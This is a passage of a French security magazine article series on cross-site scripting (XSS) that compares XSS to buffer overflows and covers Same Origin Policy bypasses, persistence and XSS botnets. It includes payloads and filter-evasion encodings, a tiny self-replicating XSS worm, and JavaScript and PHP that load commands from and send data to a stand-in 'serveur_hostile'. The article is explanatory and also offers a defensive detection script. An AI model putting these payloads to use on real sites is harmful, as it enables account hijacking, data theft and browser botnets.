Le processus, qui est l'élément permettant l'exécution du code machine injecté dans le débordement de tampon, tourne avec certains privilèges ; le mieux pour l'attaquant est d'attaquer un processus tournant avec des droits élevés (ring0 sur les processeurs x86) pour disposer d'un accès direct au matériel ; dans le cas du XSS, le processus correspond à la page web associée à une URL, donc à des privilèges sur un domaine, des cookies, etc. Dans le meilleur des cas, nous allons le voir, l'attaquant peut élever ses privilèges pour prendre presque totalement le contrôle du navigateur. Cerise sur le gâteau, le XSS se combine à d'autres attaques, ciblant le navigateur lui-même ou l'un de ses greffons, visant à exécuter du code arbitraire sur le système de la victime avec les droits du processus associé au navigateur ; ces attaques secondaires, très puissantes, sont une source de plus en plus importante d'infection des systèmes par des malwares classiques ; elles ne sont pas forcément amenées par l'exploitation d'une vulnérabilité XSS, mais leur combinaison avec une attaque XSS de grande envergure peut avoir des effets dévastateurs. Ce point fera l'objet d'une brève étude de risque présentée dans notre troisième article.

Penchons-nous pour le moment sur les conditions nécessaires à l'exploitation d'une vulnérabilité XSS.

Pour qu'une vulnérabilité XSS soit réellement exploitable, il est nécessaire de pouvoir injecter du code exécutable, qui est la plupart du temps du JavaScript **[35]**. Si l'on parle de vulnérabilité XSS lorsqu'il est possible d'insérer des balises « inertes » comme `<marquee>` ou `<p>`, ces injections ne permettent pas de mener d'attaques puissantes, un peu comme un débordement de tampon pour lequel il ne serait pas possible d'injecter un shellcode ou un code réellement exploitable. Dans la très grande majorité des cas, les codes injectables en XSS permettent cependant d'exécuter du JavaScript :

- soit directement grâce à une balise `<script>` ;
- soit indirectement par l'intermédiaire d'un autre type de balise ; exemple : `<img src=. onerror= 'javascript'>` ;
- soit indirectement par l'adjonction d'un paramètre dans une balise déjà présente ; exemple : `onmouseover='javascript' " associé à une balise " <a>` ;
- soit indirectement par l'intermédiaire d'une chaîne susceptible d'être manipulée dans un script déjà présent ; exemple : `function a(){javascript} ;a()`.

Il faut noter immédiatement que ce qui importe à l'attaquant est bien le rendu HTML final dans le navigateur de la victime. Comme pour un *buffer overflow*, pour lequel les codes d'exploitation sont susceptibles de varier d'un OS à l'autre ou d'une version du même OS à l'autre, les codes d'exploitation d'une vulnérabilité XSS varient d'un navigateur à l'autre et d'une version du même navigateur à l'autre. La page maintenue par Robert Hansen alias RSnake sur http://ha.ckers.org/xss.html **[10]** liste un certain nombre de codes génériques susceptibles d'être utilisés pour vérifier la présence d'une vulnérabilité XSS dans une page, en fonction du navigateur employé **[39]**. S'il ne faut retenir qu'une chose, c'est le rôle essentiel de l'encodage des caractères : de même qu'il existe de nombreux moyens différents d'écrire un shellcode qui fasse la même chose, il existe de nombreux moyens de rendre le même code d'attaque XSS, en faisant varier l'encodage des caractères **[33][34]**. Une attaque bloquée avec des caractères codés en UTF-8 peut très bien fonctionner avec leurs équivalents hexadécimaux ou pourquoi pas avec un codage ASCII ou UTF-7[3].

De ce que nous avons dit précédemment, il ressort que le caractère le plus utile à un attaquant est le signe d'ouverture de balise <, qui peut être rendu de multiples manières (la liste n'est pas exhaustive) :

```
<
%3C
&lt
&lt;
&LT
&LT;
&#60
&#x3c
&#x3c;
&#X3c
\x3c
\x3C
\u003c
etc.
```

La charge utile de l'attaque, ou *payload*, exploitera donc très souvent ce caractère, généralement associé à des caractères permettant de clore des guillemets ou une balise ouverte :

Exemple :

```
"'/><img src=. onerror= "javascript"%20
```

Le shellcode correspond quant à lui au code qui sera exécuté, le plus souvent du JavaScript, on l'a vu. Ici encore, un certain nombre de contraintes pèsent sur l'écriture de ce code. Ces contraintes, ainsi que l'environnement d'exécution du code, auront des conséquences sur l'étendue des privilèges dont pourra profiter l'attaquant.

2 Exécution du « shellcode » JavaScript

Le JavaScript, notamment grâce à l'API DOM, est aujourd'hui un langage permettant d'effectuer de nombreuses opérations, dont l'usage à de mauvaises fins par un attaquant autorise des attaques puissantes **[1][12]**. Le petit tableau suivant illustre quelques détournements possibles des nombreuses fonctionnalités offertes grâce au JavaScript :

Fonctionnalité (peut n'être pas présente sur tous les navigateurs)	**Détournement possible**
Ecriture de balises permettant de pointer vers des ressources web incluses : `<iframe>`, `<ilayer>`, etc.	Ajout d'iframes malveillantes au sein d'une page, défiguration, attaques de phishing, attaques CSRF[4] en GET, prise d'empreinte de services web ouverts sur le réseau local[5] **[21]**, scan de vulnérabilités sur des services web locaux ou distants[6], scan de ports sur le réseau interne **[17] [22]** ; chargement de code malveillant (exploits PDF, SWF, etc.), enrôlement dans un réseau de navigateurs zombies[7], etc.
Inclusion de scripts via l'écriture de balises `<script>`	Chargement de commandes depuis un serveur distant contrôlé par l'attaquant et exécution de ces commandes.
Ecriture et envoi de formulaires	Lancement d'autres attaques XSS (par ver, par exemple) ou injections SQL notamment.
Lancement de requête XHR (*XMLHttpRequest*[8]) sur le domaine courant	Scan de vulnérabilités, lancement d'autres attaques, récupération d'information confidentielle, tout cela en tâche de fond, de manière invisible pour l'utilisateur.
Manipulation de calques	Attaques de *clickjacking*[9]
Accès aux cookies de la page courante	Envoi des cookies à un serveur contrôlé par l'attaquant, usurpation d'identité.
Interaction avec le clavier	*Keylogger*[10], envoi du texte tapé sur un serveur contrôlé par l'attaquant
Accès aux attributs CSS[11] (style des liens visités notamment)	Reconstitution de l'historique de navigation par force brute[12], recherche de motifs dans les recherches effectuées sur des moteurs.
Accès au presse-papiers (sur certaines versions d'Internet Explorer seulement)	Envoi du contenu du presse-papiers sur un serveur contrôlé par l'attaquant.
Ecriture de balises `<img>`	Attaques CSRF[13] en GET, fuite d'information par envoi des données collectées vers un serveur contrôlé par l'attaquant (frappes clavier, nom et contenu des cookies, données obtenues à partir de requêtes XHR[14], résultat d'un scan du réseau local, etc.), scan de ports sur le réseau interne **[38]**, redirection vers un serveur interne contrôlé par l'attaquant permettant de récupérer un hash NTLM[15] **[16]**.

Ce tableau n'est pas exhaustif et il est appelé à évoluer ; il permet néanmoins d'avoir une première idée des possibilités offertes aujourd'hui par le JavaScript. Il est à noter que c'est l'accès à l'API DOM, à travers la manipulation des balises HTML, qui fournit le vecteur d'attaque le plus important.

On peut aussi se demander, à la lecture de ce tableau, comment il est possible que l'on autorise des scripts à interagir avec des éléments situés sur des domaines différents du domaine depuis lequel ils ont été chargés. Et on aura raison : c'est théoriquement impossible. Le problème est précisément que les mécanismes de sécurité mis en œuvre pour empêcher ces interactions sont souvent contournables, comme un buffer overflow qui autoriserait une escalade de privilèges.

2.1 La SOP

L'élément capital susceptible de limiter la portée d'une attaque XSS est la fameuse règle de la *Same Origin Policy* (SOP), qui interdit à une page ou à un script chargé à partir d'un domaine d'obtenir ou de modifier les propriétés d'un élément d'un autre domaine. La SOP s'applique dès que l'on change de sous-domaine, que l'on change de protocole (HTTPS au lieu de HTTP) ou que l'on change de port de communication (81 au lieu de 80, par exemple). La SOP est implémentée dans tous les navigateurs modernes et constitue la clé de voûte de leur politique d'étanchéité. C'est elle qui interdit notamment à un script injecté grâce à une attaque XSS de lancer des requêtes de type XMLHttpRequest vers un domaine tiers, ce qui empêche un attaquant de transformer la machine de sa victime en plate-forme de rebond et d'attaque vers l'extérieur. C'est elle aussi qui, en dehors d'attaques CSRF à l'aveugle, empêche le même attaquant d'accéder au périmètre local (machine et réseau) de la victime.

Le problème est qu'il existe au moins quatre méthodes de contournement de la SOP :

a) La plus célèbre, bien connue des développeurs AJAX[16] **[2]**, consiste à utiliser un proxy web relais entre le navigateur de la victime et le site que l'on souhaite interroger. La SOP est respectée, puisque le navigateur ne communique qu'avec un seul domaine, celui du proxy, mais bien contournée puisqu'il est possible de lancer n'importe quelle opération de scan depuis le navigateur de la victime ; soit **http://url_vulnerable**, une page présentant une vulnérabilité XSS volatile, par exemple. Un attaquant peut contourner la SOP en injectant une *iframe* pointant sur **http://proxy_http?url_demandée=http://url_vulnerable**. Notons qu'un simple script PHP peut faire office de proxy.

b) La deuxième option est en fait une variante de la précédente : le **mod_rewrite** ou le **mod_proxy** d'Apache peuvent en effet jouer un rôle de relais.

c) La troisième solution est plus restrictive, puisqu'elle n'est exploitable que pour les web services supportant le format de sortie JSON[17] ; les données JSON, qui sont des objets JavaScript, peuvent être obtenues et utilisées au sein de codes relevant de domaines différents.

d) Enfin, un attaquant sûr que sa victime utilise Firefox pourra tenter d'exploiter un script signé[18] ; ces derniers, étant considérés comme « de confiance » par Firefox, sont autorisés à communiquer avec n'importe quel nom de domaine.

Ces quatre méthodes peuvent aussi présenter des variantes : s'il est connu qu'un code JavaScript peut adresser des requêtes à un serveur à travers des balises images pointant sur lui, il est moins connu qu'il peut également récupérer ses réponses, et ce quel que soit le domaine du serveur, en évaluant régulièrement le contenu d'un script généré par ce serveur et intégré à la page via l'API DOM.

Le code suivant recharge toutes les cinq secondes au sein de l'élément d'*id* « myScript » un JavaScript généré par la page PHP **http://serveur_hostile/script.php** :

```
document.write("<SPAN id='myScript'><script>var
scriptNode = null;function me(){var jsFile = document.
getElementById('myScript');if (scriptNode) {jsFile.
removeChild(scriptNode);}scriptNode=document.createElement('scri
pt');scriptNode.type='text/javascript';scriptNode.src = 'http://
serveur_hostile/script.php';jsFile.appendChild(scriptNode);}window.
setInterval('me();', 5000);</SCRIPT></SPAN>");
```

Des services en ligne, comme les gadgets Google[19], peuvent aussi jouer le rôle de relais entre un domaine et un autre, et ainsi être utilisés pour contourner la Same Origin Policy.

Il nous semble enfin que des URL spécifiques en *javascript:* ou *data:*, qui autorisent un accès au contexte de session de la page chargée « en même temps » (en réalité juste avant) constituent des brèches dans la SOP.

Les possibilités de contournement de la SOP ouvrent la voie à des attaques inter-domaines extrêmement puissantes.

Une fois qu'un attaquant est parvenu à exécuter un shellcode JavaScript, comme dans le cas d'un débordement de tampon, il cherche naturellement à fiabiliser son attaque...

3 La fiabilisation de l'attaque XSS

La persistance d'une attaque XSS peut être réalisée de différentes manières. On distinguera trois techniques :

a) Au moment de l'attaque elle-même, un attaquant cherchera souvent à créer un jeu de cadres (*frames* en anglais) destiné à accueillir la page vulnérable,

FOCUS SUR...

▪ LE NAVIGATEUR, LOGICIEL « VICAIRE »

Un navigateur web permet de faire aujourd'hui de plus en plus de choses, de la manipulation de documents bureautiques à la configuration d'une imprimante réseau, en passant par le paramétrage d'un routeur.


Cette omniprésence du navigateur, combinée à l'extension des langages ou des formats de scripts qu'il est capable d'interpréter nativement ou par l'adjonction de différents greffons (Java à travers des applets, VBscript, C++ ou Pascal à travers des contrôles ActiveX sur Internet Explorer, JavaScript intégré aux fichiers .pdf, ActionScript pour les applications Adobe Flash ou Adobe Flex, etc.) augmente naturellement de manière significative non seulement le risque d'attaque XSS, mais aussi les conséquences potentielles d'une attaque réussie.

Autre point important à ne pas négliger : le succès des services de type « Web 2.0 », c'est-à-dire, si l'on ne considère que l'acception « utilisateurs » de cette appellation, un Web où les usagers ne sont plus seulement consommateurs, mais acteurs et contributeurs.

Deux éléments caractérisent avant tout ce Web désormais largement majoritaire : la multiplication d'espaces permettant de récupérer et d'afficher des données utilisateurs, et l'extension considérable des possibilités offertes par le JavaScript, notamment pour permettre de développer des applications plus riches.

La formation d'immenses communautés d'utilisateurs - Facebook a aujourd'hui plus de 400 millions d'abonnés - a sans doute favorisé la prise de conscience du formidable potentiel du XSS, qui permet d'envisager, à travers la propagation rapide de vecteurs d'attaque très divers injectés dans le navigateur des victimes, l'organisation de vastes opérations hostiles visant à s'approprier des informations personnelles ou sensibles, ou à tenter l'exploitation massive de vulnérabilités au sein d'un ou plusieurs environnements de navigation.

▪ FOCUS SUR LA DÉTECTION/PRÉVENTION D'ATTAQUE EN JAVASCRIPT



Le JavaScript peut exploiter différentes techniques pour repérer et/ou neutraliser certaines attaques XSS : virtualisation du code provenant d'applications tierces, comme le fait Facebook avec FBJS (pour *FaceBook JavaScript* : voir http://wiki.developers.facebook.com/index.php/FBJS), ou repérage de motifs suspects à travers des « scripts-sentinelles ».

Le JavaScript suivant est ainsi capable de repérer la présence de motifs dangereux après leur interprétation au sein du navigateur. Il décrypte en fait le code passé à une fonction eval afin de voir s'il contient le motif défini dans la variable motif_ver. Quel que soit le niveau d'obfuscation ou de chiffrement, le motif sera retrouvé, puisqu'il devra à un moment ou à un autre être intelligible pour le navigateur :

```
function a(){
var motif_ver="alert('Lisez MISC !')";
var a=document.getElementsByTagName("html");
var b=a[0].innerHTML;
var c=document.getElementsByTagName("script");
for (var i = 1; i < c.length; i++) {
var d=c[i].innerHTML;
if(d.indexOf("eval(")>0){
var e=d.indexOf("eval(");
var po=0;
var pf="";
var fe=0;
for (var f = e+5; f < d.length; f++) {
if((d.charAt(f)==")")&&(po==0)){
fe=f;
break;
}
if(d.charAt(f)=="("){
po++;}
if(d.charAt(f)==")"){
po--;}
}
var g=eval(d.substr(e+5,fe-e-5));
}
if(g.indexOf(motif_ver)>-1){
alert("Code dangereux repéré");
}
}
}
```

de manière à conserver, dans une ou plusieurs iframes, la possibilité de lancer des scripts au cas où l'utilisateur quitterait la page vulnérable : tant que ce dernier reste sur le domaine de la page vulnérable, l'attaquant peut aussi continuer à bénéficier de la Same Origin Policy pour lancer des attaques sur les pages visitées.

b) Lorsque l'utilisateur quitte son navigateur, le déclenchement d'une boucle JavaScript permet parfois de garder le processus du navigateur ouvert en tâche de fond, sans qu'il soit facile pour l'utilisateur de repérer qu'il est toujours actif **[19]**.

c) Enfin, les XSS persistantes permettent de déclencher des attaques discrètes qui ne nécessitent pas d'ingénierie sociale ; une injection réalisée sur un service ou un portail de services fréquemment employé par un utilisateur est un moyen efficace de lancer des attaques régulières et presque invisibles. On pourrait ainsi comparer une injection sur un portail ou une page web placée en page d'accueil du navigateur à un code malveillant traditionnel chargé au démarrage du système.

Ces techniques peuvent naturellement être combinées entre elles pour constituer des sortes de rootkits XSS capables de dissimuler une activité malveillante du navigateur ; on voit une fois de plus que XSS et buffer overflow ont finalement plus en commun qu'on ne pourrait le croire de prime abord.

Mais il existe une autre forme de persistance...

4 XSS et botnets[20]

À l'instar des vers du passé, une des exploitations les plus communes aujourd'hui consiste à transformer une machine compromise en un zombie, membre d'un *botnet*. Ces zombies se connectent régulièrement à un centre de commande pour récupérer des ordres avant de les exécuter.

Le XSS exploite justement un élément qui communique nativement en réseau, le navigateur. Peut-on donc créer un *XSSBotnet* ? Pour créer un tel botnet, il faudrait parvenir à :

- faire en sorte qu'un grand nombre de navigateurs visitent en même temps une page vulnérable ;
- faire en sorte que tous ces navigateurs obéissent en même temps aux ordres qu'on souhaiterait leur donner.

Par rapport à ce qui a été dit auparavant, il faut noter que la notion de « persistance de l'attaque » est ici de nature un peu différente : ce qui importe à l'attaquant n'est pas tant de maintenir la connexion des mêmes utilisateurs sur le site vulnérable que de s'assurer qu'il y a toujours un certain nombre de personnes connectées, peu importe qui elles soient.

a) La première condition peut être remplie assez facilement par deux méthodes différentes :

- En réalisant une injection persistante sur une page très fréquentée (blog de grande audience, par exemple).
- En diffusant un ver XSS **[20]** au sein d'un réseau communautaire très fréquenté ; dans ce cas, c'est l'accumulation des profils compromis qui permet à l'attaquant d'atteindre un volume critique de navigateurs connectés à une page vulnérable. Le JavaScript permet d'écrire facilement des codes capables de s'autoreproduire d'un profil à l'autre : un des deux codes retenus dans le concours lancé début 2008 par Robert « RSnake » Hansen[21], qui visait à écrire le ver XSS compatible IE6/FF2 le plus petit possible[22], a consacré deux codes de 161 octets seulement. Voici l'un des codes retenus :

```
<form><input name="content"><img src=""
onerror="with(parentNode)alert('XSS',submit(content.value=
'<form>'+innerHTML.slice(action=(method='post')+'.php',155)))">
```

Comme on le voit, ce code duplique simplement l'ensemble du payload en le postant à une page `post.php` sous la forme d'un paramètre *content*. Il est certainement impossible à injecter dans le monde réel, mais illustre bien le peu de moyens nécessaires à l'écriture d'un ver XSS.

C'est précisément cette méthode du ver XSS qui est de loin la plus intéressante pour un attaquant, dans la mesure où elle lui permet de ne pas injecter exactement le même code dans tous les profils, lui donnant ainsi plus de chances de survivre à une désinfection. Le JavaScript offre de très nombreuses possibilités d'écrire un code fonctionnellement équivalent :

Le code `alert('Lisez MISC !')` peut ainsi s'écrire[23] **[36][37]** :

```
alert("Lise"+((3 < 6 ? 'z' : ''))+" MISC !")
ou :
var _0x80f8=["\x4C\x69\x73\x65\x7A\x20\x4D\x49\x53\x43\x20\
x21"];alert(_0x80f8[0]);
ou bien :
eval(String.fromCharCode(97,108,101,114,116,40,34,76,105,115,
101,122,32,77,73,83,67,32,33,34,41))
```

Or, lorsqu'un gestionnaire de site constate la présence d'une vulnérabilité XSS persistante au sein d'une page, il se contente souvent de procéder à la neutralisation de l'attaque repérée en supprimant de la base de données les différentes occurrences du code hostile injecté, et en ajoutant un filtre destiné à éviter l'enregistrement de nouveaux codes hostiles dans la base. Un code hostile différent, mais déjà présent dans la base de données, a donc de bonnes chances de passer inaperçu.

Enfin, il est intéressant de noter qu'à partir d'une certaine masse critique, les réseaux sociaux de grande audience sont vulnérables à des attaques par ver reposant sur de simples XSS volatils : c'est ce qu'a montré Kyran sur GaiaOnline[24].

b) La deuxième condition est elle aussi assez facile à remplir, le JavaScript offrant tous les moyens nécessaires à un attaquant pour établir un canal de communication bidirectionnel entre le navigateur ouvrant une page vulnérable et un site contrôlé par lui :

- le flux d'information allant du navigateur de la victime au site contrôlé par l'attaquant peut exploiter le chargement de fausses images par des commandes du type :

```
document.write("<img id=j name=j width=0 height=0 border=0
src=http://serveur_hostile/image.php?parametre=envoi_de_
donnees >");
```

- le flux d'information allant du serveur contrôlé par l'attaquant au navigateur de la victime peut exploiter une boucle JavaScript récupérant et évaluant régulièrement le code généré par une page du serveur hostile :

Supposons, par exemple, que l'attaquant injecte le code suivant grâce à une vulnérabilité XSS :

```
document.write("<SPAN id='myScript'><script>var scriptNode =
null;function me(){var jsFile = document.getElementById
('myScript');if (scriptNode) {jsFile.removeChild(scriptNode);}
scriptNode=document.createElement('script');scriptNode.type=
'text/javascript';scriptNode.src = 'http://serveur_hostile/
generateur_de_script.php';jsFile.appendChild(scriptNode);}
window.setInterval('me();', 5000);</SCRIPT></SPAN>");
```

Ce code recharge toutes les cinq secondes au sein de l'élément d'id « myScript » un JavaScript généré par la page PHP http://serveur_hostile/generateur_de_script.php.

Supposons maintenant que le chargement d'une fausse image déclenche l'exécution du script PHP suivant :

```
$url=$parametre;
$rdf = parse_url($url);
$fp =fsockopen($rdf['host'], 80, $errno, $errstr, 15);
if (!$fp) {
$valeur = "<font class=content >Adresse injoignable...</font>";
$cont = 0;
return;
}
if ($fp) {
 fputs($fp, "GET " . $rdf['path'] . "?" . $rdf['query'] . "
HTTP/1.0\r\n");
 fputs($fp, "HOST: " . $rdf['host'] . "\r\n\r\n");
 $string= "";
 while(!feof($fp)) {
        $pagetext = fgets($fp,300);
        $string .= chop($pagetext);
        }
 fputs($fp,"Connection: close\r\n\r\n");
 fclose($fp);
 }
$string=eregi_replace(".*<html>","<html>",$string);
$valeur=$string;
$valeur=htmlspecialchars($valeur);
echo "b(\"".$valeur."\");";
exit;
```

Ce script, déposé sur un serveur contrôlé par l'attaquant, part du principe que le contenu de la variable **url** passée en paramètre correspond à une URL ; il va récupérer le contenu du document accessible à cette URL grâce à une requête GET et générer un code JavaScript appelant une fonction **b()** à laquelle il passe le contenu récupéré.

Si l'attaquant a prévu une fonction **b()** dans le script injecté côté navigateur, celui-ci traitera le contenu passé en paramètre, en violant donc la règle de la *Same Origin Policy* :

```
function b(u){
var Ndiv = null;
var jsFile2 = document.getElementById('home_main');
if (Ndiv) {jsFile2.removeChild(Ndiv);}
Ndiv = document.createElement("div" );
Ndiv.innerHTML=u;
jsFile2.appendChild(Ndiv);
}
```

Il est important de comprendre que cette communication entre nœuds JavaScript est possible dès lors qu'un nœud est en mesure de joindre l'autre via une inclusion de script.

Le serveur PHP joue clairement ici le rôle d'un proxy permettant au code chargé depuis la page vulnérable d'accéder à des contenus hébergés sur d'autres domaines, mais tout JavaScript injecté grâce à une vulnérabilité XSS dans une page d'un domaine D1 est en fait susceptible de transformer le navigateur de la victime en proxy et de renvoyer à l'attaquant, via le code injecté dans la page d'un domaine D2, des documents du domaine D1. Le plus simple pour l'attaquant est d'exploiter une combinaison de requêtes XMLHttpRequest, pour l'obtention des informations recherchées sur le domaine D1 et de requêtes pointant sur de fausses images d'un serveur qu'il contrôle, pour la récupération et le traitement éventuel des informations remontées. Cette mécanique peut être mise en œuvre pour tenter de forcer une victime visitant une page vulnérable de l'Internet à envoyer à son insu des informations hébergées sur un serveur web intranet hébergeant lui aussi une page vulnérable.

Une fois que l'attaquant est parvenu à établir un canal de communication bidirectionnel et qu'il est en mesure de transmettre des ordres au navigateur de sa victime, ce dernier est devenu un zombie comparable aux PC des réseaux de *Command and Control*[25] (voir Figure 2).




Fig. 1 : Ce schéma résume les possibilités offertes à un attaquant étant parvenu à amener deux utilisateurs de deux réseaux privés A et B à se connecter à une page vulnérable sur deux serveurs dans les domaines D1 et D2. Les pastilles rouges montrent les flux d'informations contrôlés par l'attaquant. Le rebond XSS dans le LAN B permet d'obtenir les réponses du serveur de la zone privée, ce qui n'est pas possible dans le LAN A, l'attaquant n'ayant pas connaissance de vulnérabilité XSS exploitable sur le serveur interne. On voit aussi le rôle central joué par le serveur relais contrôlé par l'attaquant ; ce serveur pourrait n'être qu'un simple service web capable de dialoguer avec des applications distantes, via JSON par exemple. Dans tous les cas, c'est le navigateur de la victime qui devient le bras armé de l'attaquant.




Fig. 2 : Le framework BeEf [43] permet de tester quelques-unes des possibilités offertes à un attaquant exploitant une vulnérabilité XSS pour prendre le contrôle d'un réseau de navigateurs zombies : visualisation du contenu de la page visitée, accès aux cookies de la page courante, keylogger, redirection, lancement d'exploits, notamment grâce à un interfaçage possible avec Metasploit[26], etc.

De même qu'un botnet traditionnel, un XSSbotnet permet naturellement de réaliser du déni de service distribué[27] en envoyant des requêtes massives vers des cibles de l'Internet. Il peut aussi être exploité dans des opérations de calcul partagé « à la seti@home[28] », comme vient de l'illustrer le projet de cassage de mots de passe distribué *DistCrypt*[29]. Par rapport à un botnet traditionnel, le XSSBotnet présente deux caractéristiques particulières :

a) Il est plus facile à neutraliser, puisqu'il exploite une vulnérabilité présente dans une page web et qu'il s'appuie sur du code généralement injecté dans une base de données ; les canaux de contrôle peuvent quant à eux être obfusqués et être donc plus difficiles à identifier.

b) Il est théoriquement capable de se propager beaucoup plus rapidement ; au vu de la fréquentation de grands réseaux sociaux comme Facebook ou Myspace, ou du site de *microblogging* Twitter, qui comptent chacun plusieurs dizaines de millions de visites par jour, il n'est pas inenvisageable de compromettre plusieurs millions de navigateurs en quelques heures. Il est naturellement probable qu'une attaque de grande ampleur soit rapidement repérée par les administrateurs des sites en question, mais nous verrons que sous certaines conditions, une telle attaque a de bonnes chances de réussir.

La première caractéristique explique sans doute que des attaques massives par vers XSS n'aient encore jamais été tentées pour réaliser des dénis de service distribués, par exemple. La seconde suggère en revanche que des attaques XSS massives pourraient être utilisées dans certains scénarios bien précis. Quelles seraient les caractéristiques de ces scénarios ? C'est la question à laquelle nous allons tenter de répondre dans la troisième partie de cet article.

(à suivre...) ■

NOTES

[1] « Rien de nouveau sous le soleil », paroles de Salomon tirées de *L'Ecclesiaste*, 1.9.

[2] « Le XSS est le nouveau dépassement de tampon, et le code JavaScript malveillant le nouveau *shellcode* », voir http://bit.ly/cpP3cL.

[3] Voir http://bit.ly/dopdwl

[4] Pour *Cross Site Request Forgery*, voir plus haut, note 10.

[5] Avec Yokoso ! par exemple : voir http://bit.ly/a83CYn

[6] Avec Jikto ou XSS Rays : voir http://bit.ly/cG1sYn et http://bit.ly/aw4oGH

[7] Avec BeEf par exemple : voir http://bit.ly/DgFGE

[8] Voir http://bit.ly/bFdY8T

[9] Voir http://bit.ly/cBJDEf

[10] Voir http://bit.ly/cMWDww

[11] Pour *Cascading Style Sheets* ou « feuilles de style en cascade » en français ; voir http://bit.ly/7tfvFQ.

[12] Une nouvelle fois avec BeEF.

[13] Voir plus haut, note 13.

[14] Voir plus haut, note 27.

[15] Sous certaines conditions : voir http://bit.ly/b2w3Xk.

[16] Pour *Asynchronous JavaScript and XML* : voir http://bit.ly/3ZXDjd.

[17] Acronyme de *JavaScript Object Notation* : voir http://www.json.org/jsonfr.html.

[18] Voir http://bit.ly/dzCTuv

[19] Voir http://bit.ly/8X3CS ; les gadgets Google posent en réalité de nombreux problèmes de sécurité ; nous y revenons dans la dernière partie de cet article.

[20] Réseau de machines compromises contrôlables à distance, communément appelées « zombies ».

[21] Voir http://ha.ckers.org/xss-worms

[22] Voir http://bit.ly/ca6diF

[23] Algorithmes utilisés : voir http://bit.ly/wUdF4 pour l'exemple 2 ; les exemples 1 et 3 sont obfusqués grâce à *Hackvertor* de Gareth Heyes : voir http://bit.ly/188emr.

[24] Voir http://bit.ly/9ZWX1t

[25] Voir http://bit.ly/z9cMP

[26] Voir http://www.metasploit.com/

[27] Ou DDoS : voir http://bit.ly/l75aJ

[28] Voir http://setiathome.berkeley.edu/

[29] Voir http://bit.ly/1MXfqy

Les références de cet article sont disponibles sur www.miscmag.com/ref49.

XSS : LE DIABLE SE CACHE DANS LES DÉTAILS

3ÈME PARTIE

« IBANT OBSCURI SOLA SUB NOCTE[1] »

Pierre GARDENAT – pierre.gardenat@ac-rennes.fr

mots-clés : XSS / CROSS SITE SCRIPTING / JAVASCRIPT / MALWARE / BOTNET

Résumé des épisodes précédents :

Le XSS tend à devenir une composante importante de scénarios d'infection massive exploitant des vecteurs d'attaques combinées visant, entre autres, à constituer des réseaux de machines zombies. La parenté du XSS avec des techniques d'attaques applicatives par débordement de tampon permet de bien comprendre la diversité et la puissance des attaques que le XSS rend possibles. Nous allons maintenant nous interroger sur les raisons susceptibles d'expliquer le relatif échec de la lutte anti-XSS aujourd'hui et illustrerons notre propos en essayant d'évaluer le risque réel de différents scénarios d'attaques, tirant notamment parti des trois erreurs les plus fréquemment commises à propos du XSS.

A l'image d'Enée s'avançant dans l'obscurité accompagné de la seule sibylle au début du chant 6 de *L'Enéide*, nous allons maintenant entreprendre un voyage initiatique du côté obscur et tenter d'apprendre des ombres, qui seront ici les illustres échecs de la lutte anti-XSS, ce à quoi pourrait ressembler une attaque XSS massive dans un avenir proche. Nous procéderons par avancées successives, en nous interrogeant sur les erreurs et les préjugés les plus fréquents concernant le XSS.

